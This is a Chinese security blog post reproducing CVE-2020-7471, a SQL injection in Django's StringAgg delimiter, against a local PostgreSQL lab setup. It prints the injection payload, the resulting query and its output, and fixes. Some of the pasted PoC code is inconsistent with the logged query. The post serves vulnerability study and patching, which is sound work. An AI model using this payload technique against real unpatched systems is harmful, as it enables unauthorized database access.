

CVE-2020-7471: Django SQL注入漏洞复现

原创 蚂蚁 Timeline Sec

2020-12-04原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：蚂蚁@Timeline Sec

本文字数：1435

阅读时长：4~5min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Django是一个由python编写的开源Web应用框架。采用了MTV的框架模式，即模板 M 、 视图 V 和 模板 T 。 Django 也是遵循 MVC 设计模式的框架。MVC是Model、View、Controller三个单词的简写，分别代表模型、视图、控制器。

0x02 漏洞概述

编号 : **CVE-2020-7471**

2020年2月3日, Django官方发布安全通告公布了一个通过String Agg (分隔符) 实现利用的潜在SQL注入漏洞。攻击者可通过构造分隔符传递给聚合函数contrib.postgres.aggregates.StringAgg, 从而绕过转义符号 (\) 并注入恶意SQL语句。

0x03 影响版本

受影响版本

Django 1.11.x < 1.11.28

Django 2.2.x < 2.2.10

Django 3.0.x < 3.0.3

Django 主开发分支

不受影响产品版本

Django 1.11.28

Django 2.2.10

Django 3.0.3

0x04 环境搭建


安装Django

一条命令来安装:

```
python3 -m pip install django==2.2
```

安装 PostgreSQL 数据库

我复现所使用的是 windows 环境，且下载对应 exe 安装包时报错



在多次切换版本尝试无果后，我使用了 zip archive 方式来安装

具体方法可参考：

<https://blog.csdn.net/guozikai/article/details/89214108>

具体步骤如下：

1、首先创建一个数据库目录

```
bin\initdb -D data -U root -A password -E utf8 --locale=C -W
```

-D 指定初始化的数据库目录

-U 指定数据库超级用户名

-A password 指定数据库使用密码授权

-W 指定命令行执行后 输入密码

2、启动数据库目录并创建一个数据库并进入

使用 `bin\pg_ctl.exe -D data start` 来启动此数据库目录

接着使用 `bin\createdb.exe -U root mayi`

指定 root 用户创建一个名为 mayi 的数据库

进入数据库我们使用 `bin\psql.exe -U root mayi`

接着输入密码就可以进入数据库了

3、基本使用命令

\l 可以列出当前数据库目录下的所有数据库

\c 加数据库名 可以进入指定数据库

\d 可列出当前数据库内的所有表

\d 加指定表 可以列出指定表的详细信息

同时sql语句也可以使用 如select等

```
D:\postgresql-10.14-1-windows-x64-binaries\pgsql>bin\psql.exe -U root mayi
用户 root 的口令:
psql (10.14)
输入 "help" 来获取帮助信息.

mayi=# \l
          数据库列表
 名称 | 拥有者 | 字元编码 | 校对规则 | Ctype | 存取权限
-----+-----+-----+-----+-----+-----
 mayi | root   | UTF8     | C         | C      |
 postgres | root   | UTF8     | C         | C      |
 template0 | root   | UTF8     | C         | C      | =c/root +
          |        |          |          |        | root=Ctc/root
 template1 | root   | UTF8     | C         | C      | =c/root +
          |        |          |          |        | root=Ctc/root
(4 行记录)

mayi=#
```

到这里，我们基本安装成功了。接下来就是初始化数据了

0x05 漏洞复现

POC下载：

<https://github.com/Saferman/CVE-2020-7471>

下载好后，我们使用pycharm打开进行相应配置。找到sqlvul_project目录下的配置文件settings.py修改如下数据为自己的对应数据

```
DATABASES = {  
    'default': {  
        'ENGINE': 'django.db.backends.postgresql',  
        'NAME': 'mayi', # 数据库名称  
        'USER': 'root',  
        'PASSWORD': '***',  
        'HOST': '127.0.0.1',  
        'PORT': '5432',  
    }  
}
```

接着通过django初始化数据表

```
python3 manage.py migrate
```

```
python3 manage.py makemigrations vul_app
```

```
python3 manage.py migrate vul_app
```

执行完后，我们到postgresql中mayi数据库查看会多出表，但是vul_app_info中还没有数据，这是因为我们还没有插入数据

我们执行CVE-2020-7471.py后就会有数据，同时得到如下回显：

```
print('\n正常的输出：')
payload = '-'
results = Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name', delimiter='-'))
for e in results:
    print(e)
print("[+]注入后的输出：")
payload = '-\' ) AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender"'
results = Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name', delimiter='-'))
for e in results:
    print(e)
```

query_with_evil() > for e in results

CVE-2020-7471 x

"C:\Program Files\Python37\python.exe" D:/漏洞复现/CVE-2020-7471/CVE-2020-7471.py 2.2

```
[+]正常的输出：
{'gender': 'female', 'mydefinedname': 'zhang'}
{'gender': 'male', 'mydefinedname': 'xiaomi-mayi077'}
[+]注入后的输出：
{'gender': 'male', 'mydefinedname': 'xiaomi-mayi077'}
```

Timeline Sec

此时证明我们脚本中的注入成功了

脚本中的注入使用的了LIMIT 1 OFFSET 1

0x06 漏洞分析


首先我们来看看这个语句：

```
Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name', delimiter='-'))
```

通过查看日志可以发现它最后执行的sql语句为：

```
SELECT "vul_app_info"."gender",
STRING_AGG("vul_app_info"."name", '-') AS "mydefinedname" FROM
"vul_app_info" GROUP BY "vul_app_info"."gender"
```

其中delimiter的值不会被转义处理，通过调试。我们发现如下：



```
49 print("[+]正常的输出:")
50 payload = '-' payload: '-' AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender"
51 results = Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name', delimiter='-',
52 for e in results: e: <class 'dict'>: {'gender': 'male', 'mydefinedname': 'xiaomi-mayi077...
53 print(e)
54 print("[+]注入后的输出:")
55 payload = '-' AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender"
56 results = Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name', delimiter='-',
57 for e in results:
58 print(e)
59
60
61
```

```
Variables
├─ known_related_objects = (dict) <class 'dict'>: {}
├─ prefetch_done = (bool) False
├─ prefetch_related_lookups = (tuple) <class 'tuple'>: ()
├─ result_cache = (NoneType) None
├─ sticky_filter = (bool) False
├─ db = (str) 'default'
├─ model = (ModelBase) <class 'vul_app.models.info'>
├─ vul_app_info = (bool) False
└─ query = (Query) SELECT "vul_app_info"."gender", STRING_AGG("vul_app_info"."name", '-') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 1 OFFSET 1 -- ') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender"
```

其中query值如下：

```
SELECT "vul_app_info"."gender",
STRING_AGG("vul_app_info"."name", '-') AS "mydefinedname" FROM
"vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 1 OFFSET 1
-- ') AS "mydefinedname" FROM "vul_app_info" GROUP BY
"vul_app_info"."gender"
```

其中我们最后输入的 -- 空格它注释掉了后面的语句，从而阻止报错。这样一来我们的注入就成功了。其实主要问题点还是在StringAgg聚合函数。

0x07 修复方式

- 1、对输入 delimiter 参数进行相应的过滤。
- 2、更新至官方提供的安全版本。

0x08 总结

通过此次复现，初步了解了postgresql。安装psotgresql花费了我不少时间，如果无法使用exe安装记得试一试zip archive的方法。其它的过程和分析还算比较简单。

参考链接：

<https://xz.aliyun.com/t/7218#toc-1>

<https://github.com/django/django/commit/eb31d845323618d688ad429479c6dda973056136>





阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

[阅读全文](#)